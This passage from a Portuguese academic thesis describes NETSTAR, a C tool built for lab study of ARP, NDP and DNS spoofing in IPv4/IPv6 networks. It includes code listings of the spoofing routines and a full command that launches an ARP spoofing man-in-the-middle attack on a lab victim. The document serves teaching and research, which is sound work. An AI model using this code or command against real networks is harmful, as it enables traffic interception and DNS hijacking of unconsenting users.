

Figura 7 – Man-in-the-Middle. Fonte: Elaboração própria (2025).

Por meio desse cenário, um outro possível tipo de ataque pode de ser explorado, o DNS Spoofing. O host malicioso intercepta todo o tráfego DNS, podendo assim falsificar respostas falsas e reencaminha-las de volta ao seu destinatário, fazendo assim com que o host alvo pense que recebeu uma resposta legítima do servidor a consulta realizada.

3 TRABALHOS RELACIONADOS

A ferramenta Ettercap destaca-se como um conjunto abrangente projetado para facilitar a realização de ataques Man-in-the-Middle. Possui um conjunto de funcionalidades avançadas que oferece detecção de conexões ao vivo, filtragem de conteúdo em tempo real e uma variedade de técnicas de exploração. Além disso, o Ettercap suporta a dissecação ativa e passiva de diversos protocolos, proporcionando uma ampla gama de recursos para análise de rede. O Ettercap implementa ataques como ARP Spoofing e NDP Spoofing que podem ser direcionados à hosts conectados à rede que são selecionados, agrupando-os em listas com o intuito da interceptação ou o redirecionamento do tráfego desses dispositivos, além de implementar vários plugins que podem ser utilizados em conjuntos com outros tipos de ataques e exploração de protocolos conforme descrito em sua documentação oficial (TEAM, 2025b).

A ferramenta Bettercap é reconhecida como uma versão aprimorada e moderna do Ettercap, agora escrita na linguagem Go, ela é voltada à exploração e análise de segurança em redes, com foco em ataques Man-in-the-Middle em ambientes locais. Projetada para operar de forma extensível, a ferramenta oferece suporte à interceptação, modificação e injeção de tráfego em tempo real, além de mecanismos avançados para descoberta de hosts e serviços na rede. O

Bettercap implementa técnicas como ARP Spoofing, DNS Spoofing e ataques direcionados ao Neighbor Discovery Protocol, permitindo que alvos específicos sejam selecionados e organizados para a interceptação ou manipulação do tráfego. Adicionalmente, sua arquitetura baseada em módulos e eventos facilita a integração de diferentes ataques e a automação de cenários complexos de exploração, tornando-o um instrumento amplamente utilizado para análise de vulnerabilidades e testes de segurança em redes locais. Sua documentação pode ser consultada em (TEAM, 2025a).

Cain & Abel é uma ferramenta abrangente voltada para a recuperação de senhas em sistemas Microsoft, facilitando a obtenção de credenciais por meio de métodos como ataques de dicionário, força bruta e criptoanálise (SECURITY, 2025). Além de sua versatilidade na quebra de senhas criptografadas, o programa se destaca por suas funcionalidades adicionais, incluindo a gravação de conversas VoIP, decodificação de senhas embaralhadas, recuperação de chaves de redes sem fio e análise de protocolos de roteamento. Não explorando vulnerabilidades inerentes, o Cain & Abel foca em identificar fraquezas nos padrões de protocolo e autenticação. Notavelmente, utiliza ARP Spoofing para manipulação de tráfego na rede, redirecionando-o por meio de informações ARP falsas, possibilitando a interceptação e análise de dados de dispositivos conectados a rede.

Yersinia é um framework escrito na linguagem de programação C especializado em conduzir ataques na camada 2, sendo meticulosamente desenvolvido para explorar vulnerabilidades em uma variedade de protocolos de rede (tomac, 2025). Este framework visa fornecer uma base sólida para a análise e teste de redes e sistemas implementados, destacando-se por sua capacidade de identificar e explorar fraquezas específicas em protocolos de camada 2. Ao empregar uma abordagem estratégica, o Yersinia permite a execução de ataques direcionados, explorando protocolos como STP (Spanning Tree Protocol), VLAN (Virtual Local Area Network), CDP (Cisco Discovery Protocol) e HSRP (Hot Standby Router Protocol), entre outros. Sua versatilidade e extensibilidade tornam-no uma ferramenta valiosa para profissionais de segurança cibernética, proporcionando uma abordagem abrangente na avaliação da robustez e segurança de infraestruturas de rede.

Embora ferramentas consolidadas como Ettercap, Bettercap, Cain & Abel e Yersinia ofereçam amplo suporte à exploração de ataques em redes locais, seu foco principal está no uso operacional e em cenários reais de teste de intrusão, o que resulta, muitas vezes, em arquiteturas complexas e em código-fonte extenso, dificultando a compreensão detalhada dos mecanismos internos por parte de estudantes e pesquisadores iniciantes. Nesse contexto, a ferramenta NETSTAR não se propõe a substituir ou competir diretamente com essas soluções, mas sim a atuar como um artefato acadêmico e experimental, projetado com ênfase na modularidade, legibilidade do código e clareza dos fluxos de execução dos ataques. Diferentemente das ferramentas analisadas, o NETSTAR foi desenvolvido de forma a permitir o estudo isolado e controlado de técnicas específicas, como ARP Spoofing, NDP Spoofing e DNS Spoofing, incluindo suporte explícito a ambientes IPv4 e IPv6, além de estar integrado a um roteiro de laboratório totalmente reproduzível. Dessa forma, o trabalho contribui ao oferecer não apenas a demonstração prática das vulnerabilidades exploradas, mas também um meio estruturado para análise do funcionamento

interno desses ataques, fortalecendo o caráter didático e científico da proposta.

4 METODOLOGIA

Este trabalho caracteriza-se como uma pesquisa aplicada, com abordagem experimental e foco em desenvolvimento tecnológico, tendo como objetivo estudar vulnerabilidades presentes em protocolos utilizados em redes locais e demonstrar, de forma prática, como essas vulnerabilidades podem ser exploradas por meio da ferramenta NETSTAR. A investigação concentra-se na execução controlada de ataques ARP Spoofing (IPv4), NDP Spoofing (IPv6) e DNS Spoofing, bem como na observação do comportamento da rede e dos hosts envolvidos durante esses ataques. Os aspectos relacionados à arquitetura interna da ferramenta desenvolvida, organização modular e detalhes de implementação são apresentados em capítulo específico.

A metodologia adotada baseia-se na construção de um ambiente de simulação em laboratório virtual, no qual diferentes cenários de ataque são executados e analisados. Todo o processo é conduzido em ambiente controlado, com fins exclusivamente acadêmicos, sem qualquer interação com redes reais ou de terceiros.

De forma geral, o trabalho segue as seguintes etapas: (i) definição do ambiente experimental; (ii) construção dos cenários e topologias de rede; (iii) execução dos ataques por meio da ferramenta NETSTAR; e (iv) observação e análise dos efeitos dos ataques, a partir da coleta de evidências como capturas de tráfego e alterações em tabelas de resolução de endereços.

4.1 Ambiente experimental e ferramentas de apoio

Os experimentos são realizados em um ambiente virtual composto por máquinas virtuais interligadas em uma rede local simulada. Nesse ambiente, os papéis de cada máquina são bem definidos, havendo separação clara entre o host atacante, o host vítima e a infraestrutura de rede, representada pelo roteador/gateway e pelos serviços associados.

A execução dos ataques exige acesso a recursos de baixo nível do sistema operacional, como a captura e a injeção de quadros Ethernet, bem como o acesso a informações das interfaces de rede, incluindo endereços MAC, IPv4 e IPv6. Por esse motivo, a ferramenta é executada com privilégios administrativos na máquina designada como atacante.

Como suporte à análise dos ataques e à validação dos resultados obtidos, são utilizadas ferramentas auxiliares, tais como analisadores de tráfego de rede (por exemplo, Wireshark ou tcpdump), comandos do próprio sistema operacional para inspeção das tabelas ARP e da neighbor cache IPv6, além da observação direta do tráfego interceptado e exibido pela própria ferramenta durante sua execução. Essas ferramentas permitem verificar se as mensagens forjadas foram corretamente processadas pelos hosts e se as associações entre endereços IP e MAC foram alteradas conforme esperado.

4.2 Definição dos cenários e topologias de rede

Os cenários de teste foram construídos de forma a reproduzir uma topologia típica de rede local, composta por um gateway responsável pelo encaminhamento do tráfego, um host vítima e um host atacante. O gateway executa serviços de atribuição de endereços IPv4 e anúncio de prefixos IPv6, permitindo que os clientes obtenham automaticamente suas configurações de rede.

A rede simulada utiliza endereçamento IPv4 e IPv6 simultaneamente, possibilitando a avaliação dos ataques tanto no contexto do ARP quanto do NDP. Essa abordagem permite observar diferenças e semelhanças entre os mecanismos de resolução de endereços nos dois protocolos, bem como os impactos de ataques de falsificação em cada um deles.

4.3 Procedimentos de execução dos ataques

Com o ambiente devidamente configurado, os ataques são executados a partir da máquina atacante utilizando a ferramenta NETSTAR. Para o ataque de ARP Spoofing, são enviados pacotes ARP forjados com o objetivo de associar o endereço IPv4 do gateway ao endereço MAC do atacante na tabela ARP da vítima, possibilitando o redirecionamento do tráfego.

De forma similar, o ataque de NDP Spoofing é realizado por meio do envio de mensagens Neighbor Advertisement falsificadas, visando corromper as associações mantidas na neighbor cache IPv6 da vítima. Nesse caso, o endereço IPv6 do gateway é associado a um endereço MAC incorreto, permitindo que o tráfego IPv6 também seja redirecionado.

Por fim, o ataque de DNS Spoofing é executado em conjunto com os ataques de ARP Spoofing e NDP Spoofing, através do cenário MITM. Nesse contexto, consultas DNS originadas pela vítima são interceptadas e manipuladas pelo atacante, que passa a responder com mensagens DNS falsificadas. Dessa forma, o domínio consultado é resolvido para um endereço IPv4 ou IPv6 diferente do legítimo, direcionando o tráfego da vítima para um destino controlado pelo atacante, agora em nível de aplicação.

4.4 Coleta de evidências e análise dos resultados

Durante a execução dos ataques, são coletadas evidências que permitem confirmar sua efetividade. Entre essas evidências estão as alterações observadas nas tabelas ARP e na neighbor cache dos hosts vítimas, bem como a captura de pacotes que demonstram a interceptação e modificação do tráfego de rede.

Além disso, são analisadas as respostas DNS recebidas pela vítima durante o ataque, verificando-se se os endereços retornados correspondem aos valores falsificados configurados na ferramenta. A análise dessas evidências permite relacionar diretamente o comportamento observado na rede com os ataques executados, demonstrando, de forma prática, como vulnerabilidades em protocolos de redes locais podem ser exploradas.

5 IMPLEMENTAÇÃO E DESENVOLVIMENTO - NETSTAR

Nesta seção, será apresentada a ferramenta que servirá como base para o estudo e a exploração de ataques em redes locais, com foco na análise da implementação dos algoritmos utilizados na execução de técnicas como ARP Spoofing, NDP Spoofing, DNS Spoofing, entre outras. Também será examinada a estrutura modular da ferramenta, sua organização interna e os principais componentes responsáveis pelo funcionamento dos ataques. A análise dará destaque a lógica e os métodos empregados na execução dessas técnicas, abordando os módulos e bibliotecas integrados à ferramenta, a fim de proporcionar uma compreensão mais aprofundada de sua arquitetura interna. Trechos de códigos relevantes serão explorados para oferecer uma visão prática da implementação.

5.1 NETSTAR - Desenvolvimento

A ferramenta foi implementada utilizando a linguagem de programação C, com o suporte dos compiladores GCC (GNU Compiler Collection) e Clang, enquanto o processo de construção foi gerenciado por meio do utilitário GNU Make. A escolha da linguagem C está relacionada, principalmente, à sua capacidade de interação direta com recursos do sistema operacional em nível de kernel nas plataformas alvo, o que é essencial para o funcionamento de alguns módulos que exigem acesso a recursos de baixo nível, como a consulta de informações de interfaces de rede, como endereços MAC, IPv4 e IPv6, bem como a capacidade de capturar e injetar quadros Ethernet construídos pelo próprio usuário. Atualmente, a ferramenta encontra-se disponível publicamente no repositório GitHub https://github.com/natan-torres-0x0l/netstar.

Grande parte dessas funcionalidades depende de mecanismos fornecidos pelo sistema operacional, sendo que cada plataforma disponibiliza diferentes APIs (Application Programming Interfaces) para sua implementação. Por outro lado, o uso da linguagem C em projetos de maior porte exigem cuidados adicionais e maior atenção quanto à qualidade do código, tanto em tempo de compilação quanto em tempo de execução. Para atender a essa necessidade, foi utilizada a ferramenta Valgrind, com o objetivo de identificar erros, vazamentos de memória e outros problemas que possam comprometer a confiabilidade e o desempenho da aplicação.

Atualmente, a ferramenta está disponível para as plataformas Linux, Windows e FreeBSD, bem como para outros sistemas baseados em BSD. Também foram realizados testes de compilação utilizando técnicas de cross-compilation para a plataforma MacOS, no entanto, testes de execução não foram realizados nesse ambiente.

5.1.1 A Organização do Diretório e Arquivos

A estrutura de arquivos da ferramenta pode ser visualizada seguindo diferentes grupos, como ilustrado no diagrama da Figura 8. Dentro do diretório "src": o grupo "core"é a parte base da ferramenta, é nele nos quais os principais módulos que fazem a ferramenta funcionar estão; o grupo "services"são os serviços embutidos que podem ou não serem inicializados no decorrer

da execução, dependendo da vontade do usuário; os "dissectors"são os responsáveis por deixar cada pacote/frame capturado formatado de forma legível para humanos, utilizado no serviço de monitoração do tráfego recebido/interceptado. O diretório lib foi separado do diretório src de forma proposital. Nele estão contidas bibliotecas externas desenvolvidas e implementadas para fins gerais, das quais a ferramenta faz uso. Essas bibliotecas abrangem a manipulação automatizada de buffers dinâmicos e strings, bem como a implementação de estruturas de dados, também referidas como coleções, projetadas para serem totalmente flexíveis, com alocação e liberação de memória controlada e automatizada. Além disso, incluem componentes desenvolvidos para oferecer uma abstração mais adequada de funcionalidades que variam entre as plataformas em nível de sistema, como o uso de sockets de rede, permitindo a portabilidade das implementações entre diferentes ambientes a partir de um único código-fonte.

Figura 8 – Netstar - Árvore de diretórios e arquivos. Fonte: Elaboração própria (2025).

A seguir, uma lista contendo os principais módulos e bibliotecas observados na Figura 8 e a descrição da tarefa nos quais são responsáveis:

- lib/network/netpacket: Essa biblioteca é responsável pela captura e injeção de frames Ethernet. Seu funcionamento ocorre predominantemente na camada de enlace, mas ela também pode operar na camada de rede, dispensando o uso do frame Ethernet.

- lib/network/netlink: É da biblioteca responsável por consultar as informações das interfaces e dos dispositivos de rede disponíveis no sistema, aos quais a ferramenta se associa para realizar suas operações.

- src/netstar-capture.c: Módulo responsável pela captura do tráfego de rede e pelo encaminhamento de cada pacote para os demais módulos da ferramenta. Para isso, utiliza o módulo `netstar-forward`, que será detalhado a seguir.

- src/netstar-forward.c: Neste módulo, é implementada uma estrutura de *hooks*, permitindo que outros módulos registrem funções de *callback* para receber os pacotes capturados de acordo com o protocolo identificado. Além disso, o módulo também implementa um mecanismo de reencaminhamento do tráfego na rede.

- src/netstar-packet.c: Esse módulo disponibiliza funções para a criação de pacotes, atuando como um pequeno *framework* inspirado na biblioteca `libnet`, com o objetivo de facilitar a construção das estruturas e dos cabeçalhos dos protocolos da pilha TCP/IP.

- src/netstar-scanner.c: Módulo responsável pela descoberta de hosts IPv4 e IPv6 na rede. Ele mantém duas tabelas globais ao longo de toda a execução da ferramenta, utilizadas para associar os endereços IP aos respectivos endereços MAC dos hosts identificados. Essas tabelas podem ser consultadas pelos demais módulos.

- src/netstar-filter.c: Trata-se de um pequeno interpretador e compilador de filtros, utilizado pelo módulo `netstar-monitor.c` para filtrar visualmente o tráfego capturado. O módulo implementa diversos filtros voltados aos protocolos abordados pela ferramenta.

- src/netstar-recon.c: Semelhante ao módulo `netstar-scanner.c`, porém, em vez de realizar a varredura completa da rede, este módulo fornece funções que recebem listas de endereços IP e resolvem esses endereços para os respectivos endereços MAC associados, uma forma direta de reconhecimento.

- src/netstar-monitor.c: Principal responsável por exibir o tráfego de rede capturado de forma legível e formatada, facilitando a análise e a mitigação por parte do usuário.

- src/netstar-arp-spoofing.c: Fornece o serviço de ataque ARP Spoofing, oferecendo três modos principais de operação. O primeiro realiza o envio de pacotes por meio de broadcast; o segundo envia pacotes ARP falsificados para cada host identificado na rede através do módulo `netstar-scanner.c`; e o terceiro implementa um ataque direto, no qual são fornecidas duas listas, uma de hosts falsificados e outra de hosts alvo, cujas tabelas ARP são corrompidas ao associar os endereços IPv4 dos hosts falsificados ao endereço MAC da máquina que executa o ataque.

- src/netstar-ndp-spoofing.c: Implementa o ataque de NDP Spoofing, operando de forma semelhante ao módulo `netstar-arp-spoofing.c`. O módulo oferece dois modos de

operação já abordados, mas agora com endereços IPv6: um baseado no ataque automático aos hosts identificados na rede e outro em modo direto, no qual são fornecidas listas de hosts falsificados e de hosts alvo.

- src/netstar-dns-spoofing.c: Oferece o serviço de DNS Spoofing. Para isso, uma função para recebe apenas pacotes UDP é registrada utilizando o módulo `netstar-forward.c`, esses pacotes podem ser interceptados por meio de ataques do tipo MiTM, realizados em conjunto com os módulos `netstar-arp-spoofing` ou `netstar-ndp-spoofing`, desde que esses pacotes correspondam ao protocolo DNS, caso contrário o pacote é descartado. Após a captura, o pacote DNS é analisado e uma nova resposta é construída utilizando a biblioteca `lib/network/dns`, mantendo o mesmo identificador do pacote original, porém atribuindo um endereço IP falsificado conforme pode ser definido pelas regras que o usuário fornecer. Por fim, o pacote é reencaminhado ao destinatário legítimo. Atualmente, apenas registros do tipo A e AAAA podem ser modificados ou utilizados nesse ataque.

- src/netstar-stealth.c: Possui a tarefa de modificar o endereço MAC da interface utilizada a partir de um novo endereço fornecido pelo usuário ou gerado aleatoriamente caso não.

- src/netstar-redirect.c: Implementa um proxy de baixo nível, com funcionamento semelhante a uma regra de firewall, voltado ao redirecionamento de portas nas camadas de transporte TCP e UDP. Seu principal objetivo é receber o tráfego capturado ou interceptado na rede, redirecioná-lo para um serviço local e em seguida reencaminhar o tráfego do serviço local ao destinatário legítimo.

- src/netstar.c: Fornece funções para a inicialização/configuração da interface de rede selecionada, além de rotinas essenciais para o envio e a injeção de pacotes de diferentes protocolos de forma simples e rápida, abstraindo a necessidade de construção manual dos pacotes por meio do módulo `netstar-packet.c` antes do envio.

5.1.2 Comando ARP Spoofing

Como descrito antes, o módulo responsavel por realizar ataques de ARP Spoofing possui três tipos de modos: o modo de ataque via broadcast, `-broadcast-spoofing`; o modo de ataque visando todos hosts identificados na rede, `-network-spoofing`; e o modo direcionado `-spoofing`. Na Listagem **??** abordaremos o código da implementação da função que executa o modo de ataque direcionado:

Listagem 2 – Função ARP Spoofing

```
1 for (spoofed_hosts_iter = netstar_hosts_begin(spoofing_attack->
      spoofed_hosts); spoofed_hosts_iter; spoofed_hosts_iter =
      netstar_hosts_next(spoofed_hosts_iter)) {
2   netstar_host_t *spoofed_host = netstar_hosts_value(
        spoofed_hosts_iter);
```

```
3
4     for (target_hosts_iter = netstar_hosts_begin(spoofing_attack->
          target_hosts); target_hosts_iter; target_hosts_iter =
          netstar_hosts_next(target_hosts_iter)) {
5       netstar_host_t *target_host = netstar_hosts_value(
            target_hosts_iter);
6
7       uint16_t opcode = ((spoofing_attack->request) ?
            NETSTAR_ARP_OPCODE_REQUEST : NETSTAR_ARP_OPCODE_REPLY);
8       network_macaddr_t source_mac = netstar->managed.iface->mac;
9
10      if (!spoofing_attack->redirective)
11        netstar_sendicmpecho(
12          &netstar->managed, // @ Netstar network interface
13          &netstar->managed.iface->mac, // @ Ethernet source MAC
14          &target_host->mac, // @ Ethernet destination MAC
15          NETSTAR_ICMP_TYPE_ECHO, // @ ICMPv4 message type
16          &spoofed_host->addr.v4, // @ IPv4 source
17          &target_host->addr.v4 // @ IPv4 destination
18        );
19
20        netstar_sendarp(
21          &netstar->managed, // @ Netstar network interface
22          &netstar->managed.iface->mac, // @ Ethernet source MAC
23          &target_host->mac, // @ Ethernet destination MAC
24          opcode, // @ ARP Operation Code
25          &source_mac, // @ ARP source MAC
26          &spoofed_host->addr.v4, // @ ARP source IPv4
27          &target_host->mac, // @ ARP destination MAC
28          &target_host->addr.v4 // @ ARP destination IPv4
29        );
30
31        if (spoofing_attack->bidirectional) {
32          if (!spoofing_attack->redirective)
33            netstar_sendicmpecho(
34              &netstar->managed, // @ Netstar network interface
35              &netstar->managed.iface->mac, // @ Ethernet source
                    MAC
36              &spoofed_host->mac, // @ Ethernet destination MAC
37              NETSTAR_ICMP_TYPE_ECHO, // @ ICMPv4 message type
38              &target_host->addr.v4, // @ IPv4 source
39              &spoofed_host->addr.v4 // @ IPv4 destination
40            );
41
42          netstar_sendarp(
43            &netstar->managed, // @ Netstar network interface
44            &netstar->managed.iface->mac, // @ Ethernet source MAC
45            &spoofed_host->mac, // @ Ethernet destination MAC
46            opcode, // @ ARP Operation Code
47            &source_mac, // @ ARP source MAC
48            &target_host->addr.v4, // @ ARP source IPv4
```

```
49              &spoofed_host->mac, // @ ARP destination MAC
50              &spoofed_host->addr.v4 // @ ARP destination IPv4
51            );
52          }
53      }
54  }
```

O trecho de código da função `netstar_arp_spoofing` demonstrado na Listagem 2 realiza o envio dos pacotes responsáveis pelo ARP Spoofing por meio da iteração sobre duas listas: a de hosts falsificados e a de hosts alvos. Para cada combinação entre esses hosts, é definido pelo usuário o tipo de operação ARP (Request ou Reply) e construído um pacote ARP que associa o endereço IPv4 do host falsificado ao endereço MAC configurado na interface da ferramenta, sendo enviado diretamente ao host alvo. Quando o modo redirective que faz apenas a ferramenta falsificar para outra máquina conhecida não está ativo, um pacote ICMP Echo Request é enviado (linhas 11 e 33) previamente ao alvo com o objetivo de forçar a criação ou atualização da entrada correspondente na tabela ARP, facilitando a aceitação do pacote forjado e também possibilitando a confirmação do ataque esperando por um ICMP Echo Reply por parte do alvo. No modo bidirectional, o processo é repetido no sentido inverso: um novo pacote ARP é enviado ao host falsificado, associando o endereço IPv4 do alvo ao respectivo endereço MAC, opcionalmente precedido por um ICMP Echo. Esse comportamento garante a contaminação das tabelas ARP de ambas as máquinas, estabelecendo o cenário de ataque desejado.

5.2 Comando NDP Spoofing

Listagem 3 – Função NDP Spoofing

```
1  for (spoofed_hosts_iter = netstar_hosts_begin(spoofing_attack->
       spoofed_hosts); spoofed_hosts_iter; spoofed_hosts_iter =
       netstar_hosts_next(spoofed_hosts_iter)) {
2    netstar_host_t *spoofed_host = netstar_hosts_value(
       spoofed_hosts_iter);
3
4    for (target_hosts_iter = netstar_hosts_begin(spoofing_attack->
       target_hosts); target_hosts_iter; target_hosts_iter =
       netstar_hosts_next(target_hosts_iter)) {
5      netstar_host_t *target_host = netstar_hosts_value(
         target_hosts_iter);
6
7      network_macaddr_t source_mac = netstar->managed.iface->mac;
8
9      uint32_t flags = NETSTAR_NDP_ADVERT_FLAG_ROUTER|
         NETSTAR_NDP_ADVERT_FLAG_SOLICITED|
         NETSTAR_NDP_ADVERT_FLAG_OVERRIDE;
10
11     if (!spoofing_attack->redirective)
12       netstar_sendicmpv6echo(
13         &netstar->managed, // @ Netstar network interface
```

```
14          &netstar->managed.iface->mac, // @ Ethernet source MAC
15          &target_host->mac, // @ Ethernet destination MAC
16          NETSTAR_ICMPV6_TYPE_ECHO, // @ ICMPv6 message type
17          &spoofed_host->addr.v6, // @ IPv6 source
18          &target_host->addr.v6  // @ IPv6 destination
19        );
20
21      netstar_sendndpadvert(
22        &netstar->managed, // @ Netstar network interface
23        &netstar->managed.iface->mac, // @ Ethernet source MAC
24        &target_host->mac, // @ Ethernet destination MAC
25        NETSTAR_NDP_TYPE_NEIGHBOR_ADVERT, // NDP message type
26        flags, // NDP flags
27        &spoofed_host->addr.v6, // @ IPv6 source
28        &target_host->addr.v6, // @ IPv6 destination
29        &source_mac // @ NDP source link-layer option
30      );
31
32      if (spoofing_attack->bidirectional) {
33        if (!spoofing_attack->redirective)
34          netstar_sendicmpv6echo(
35            &netstar->managed, // @ Netstar network interface
36            &netstar->managed.iface->mac, // @ Ethernet source MAC
37            &spoofed_host->mac, // @ Ethernet destination MAC
38            NETSTAR_ICMPV6_TYPE_ECHO, // @ ICMPv6 message type
39            &target_host->addr.v6, // @ IPv6 source
40            &spoofed_host->addr.v6 // @ IPv6 destination
41          );
42
43        netstar_sendndpadvert(
44          &netstar->managed, // @ Netstar network interface
45          &netstar->managed.iface->mac, // @ Ethernet source MAC
46          &spoofed_host->mac, // @ Ethernet destination MAC
47          NETSTAR_NDP_TYPE_NEIGHBOR_ADVERT, // @ NDP message type
48          flags, // @ NDP flags
49          &target_host->addr.v6, // @ IPv6 source
50          &spoofed_host->addr.v6, // @ IPv6 destination
51          &source_mac // @ NDP source link-layer option
52        );
53      }
54    }
55  }
```

O trecho de código da função `netstar_ndp_spoofing` demonstrado na Listagem 3 realiza o NDP Spoofing por meio da iteração sobre as listas de hosts falsificados e hosts alvos, semelhante a mesma lógica da função `netstar_arp_spoofing`. Para cada par de hosts, é enviado um pacote NA que associa o endereço IPv6 do host falsificado ao endereço MAC da interface da ferramenta, utilizando os flags `ROUTER`, `SOLICITED` e `OVERRIDE`, de modo a sobrescrever entradas na neighbor cache do alvo. Um pacote ICMPv6 Echo Request também é

enviado (linhas 12 e 34) previamente ao host alvo para forçar a criação ou atualização da entrada de vizinhança e permitir a confirmação do ataque. No modo `bidirectional`, o procedimento é repetido no sentido inverso, com o envio de um novo pacote NA ao host falsificado, garantindo a contaminação das tabelas de vizinhança de ambas as máquinas.

5.3 Comando DNS Spoofing

Listagem 4 – Função DNS Spoofing

```
1  static void
2  netstar_dns_spoofing(netstar_t *netstar, struct
       netstar_capture_packet *packet, void *args) {
3    if (packet->layer4.sport != NETWORK_DNS_PROTOCOL_PORT && packet
       ->layer4.dport != NETWORK_DNS_PROTOCOL_PORT)
4      goto _return;
5
6    if (packet->type & NETSTAR_FORWARD_IPV4 && (
       network_ipaddr4_compare(&packet->layer3.saddr.v4, &netstar->
       managed.iface->addr) == 0 || network_ipaddr4_compare(&packet
       ->layer3.daddr.v4, &netstar->managed.iface->addr) == 0))
7      goto _return;
8    if (packet->type & NETSTAR_FORWARD_IPV6 && (
       network_ipaddr6_compare(&packet->layer3.saddr.v6, &netstar->
       managed.iface->addr6) == 0 || network_ipaddr6_compare(&
       packet->layer3.daddr.v6, &netstar->managed.iface->addr6) ==
       0))
9      goto _return;
10
11   if (network_macaddr_compare(&packet->layer2.smac, &netstar->
       managed.iface->mac) == 0)
12     goto _return;
13
14   if (netstar_hosts_size(spoofing_attack->target_hosts) && (!
       netstar_hosts_findipaddr4(spoofing_attack->target_hosts, &
       packet->layer3.saddr.v4) && !netstar_hosts_findipaddr6(
       spoofing_attack->target_hosts, &packet->layer3.saddr.v6)))
15     goto _return;
16
17   if (!(buffer = netstar_dns_spoofing_message_build(netstar,
       spoofing_attack, packet)))
18     goto _return;
19
20 // @ send the spoofed DNS message
21 // ...
22
23 // @ there is no need to forward the intercepted packet.
24   packet->flags &= ~(netstar_capture_packet_flags_t)
       NETSTAR_CAPTURE_PACKET_FORWARD;
25
26 _return:
```

```
27    buffer_free(buffer);
28  }
```

O trecho de código da implementação da função `netstar_dns_spoofing`, apresentado na Listagem 4, ilustra o funcionamento do ataque de DNS Spoofing. Essa função é registrada por meio do módulo `netstar_forward`, de modo que, sempre que um pacote é capturado, ele é encaminhado para essa função, a qual atua como um callback responsável pelo processamento e eventual modificação do pacote. Pode ser notado que, antes da criação de um pacote DNS falsificado a partir de um pacote legítimo com a função `netstar_dns_spoofing_message_build` (linha 17), são realizadas diversas verificações preliminares. Entre elas, verifica-se se o pacote corresponde a uma mensagem DNS, por meio da análise das portas de origem e destino (linha 3); se o pacote não foi originado pela própria máquina que executa o ataque, por meio da verificação dos endereços de rede e de enlace (linhas 6, 8 e 11); e se o dispositivo emissor ou destinatário do pacote pertence à lista de alvos previamente definida pelo usuário, quando essa lista é fornecida (linha 14). Se nenhuma das verificações for atendida a mensagem falsificada é enviada e o pacote legítimo é mercado para não ser reencaminhado para seu destinatário (linha 24).

6 RESULTADOS E DISCUSSÕES

Nesta seção abordaremos os cenários e ambientes desenvolvidos para a simulação e os testes da ferramenta, contextualizando os resultados obtidos e permitindo uma avaliação prática de seu desempenho.

6.1 Simulação dos Ataques

Com todas as máquinas devidamente configuradas, o roteador executa os serviços de *DHCP* e de anúncio IPv6 por meio do *radvd*, sendo responsável pelo gerenciamento da rede **10.0.0.100/24**, atribuindo os endereços das máquinas clientes e estabelecendo rota para acesso a internet através da interface configurada como NAT. Além disso, com a ferramenta devidamente compilada e pronta para execução em uma das máquinas, a rede do cenário de simulação passa a apresentar as seguintes características para cada host, como apresentado no Quadro 1:

Host	IPv4	IPv6 (Global / Link-local)	MAC
Gateway Roteador	10.0.0.1	2001:db8:1::1 fe80::1	08:00:27:7f:b3:cd
Vítima	10.0.0.102	2001:db8:1:0:a00:27ff:fe13:249f fe80::a78b:e74:9f72:8c54	08:00:27:13:24:9f
Atacante	10.0.0.103	2001:db8:1:0:d09:e1b4:e4d0:249b fe80::1183:45a7:aab7:bd22	08:00:27:d6:5d:d6

Quadro 1 – Mapeamento de endereços IPv4/IPv6 e MAC dos dispositivos da rede

6.1.1 ARP Spoofing

Para realizar a simulação do ataque de *ARP Spoofing* na rede, o comando `arp` é passado para a ferramenta, seguido do subcomando `-spoofing`, indicando que se trata de um ARP Spoofing direto. Esse subcomando recebe dois argumentos: o primeiro corresponde ao endereço IPv4 do gateway e ao seu endereço MAC, separados por um hífen, que serão falsificados; o segundo argumento indica o alvo, ou seja, o endereço IPv4 da vítima e seu endereço MAC, também no mesmo formato.

Além disso, o comando `monitor` foi utilizado para analisar o tráfego DNS interceptado da vítima, confirmando que o ataque foi bem sucedido. A Listagem 5 apresenta o comando completo.

Listagem 5 – Comando utilizado para iniciar um ataque direto de ARP Spoofing falsificando o endereço IPv4 do gateway na tabela ARP da vítima e monitorar seu tráfego DNS

```
1 sudo release/netstar arp --spoofing 10.0.0.1-08:00:27:7F:B3:CD
    10.0.0.102-08:00:27:13:24:9F monitor --filter "[53]"
```

O tráfego DNS da vítima, que deveria ser encaminhado diretamente ao endereço MAC do gateway legítimo, pode ser observado sendo capturado e interceptado pela máquina do atacante enquanto o ataque estiver em execução. Além disso, por meio do comando `monitor`, é possível notar que o endereço de destino ao qual a vítima tenta se comunicar corresponde ao endereço IPv4 do gateway, porém associado ao endereço MAC do atacante, como mostrado na Figura 9.

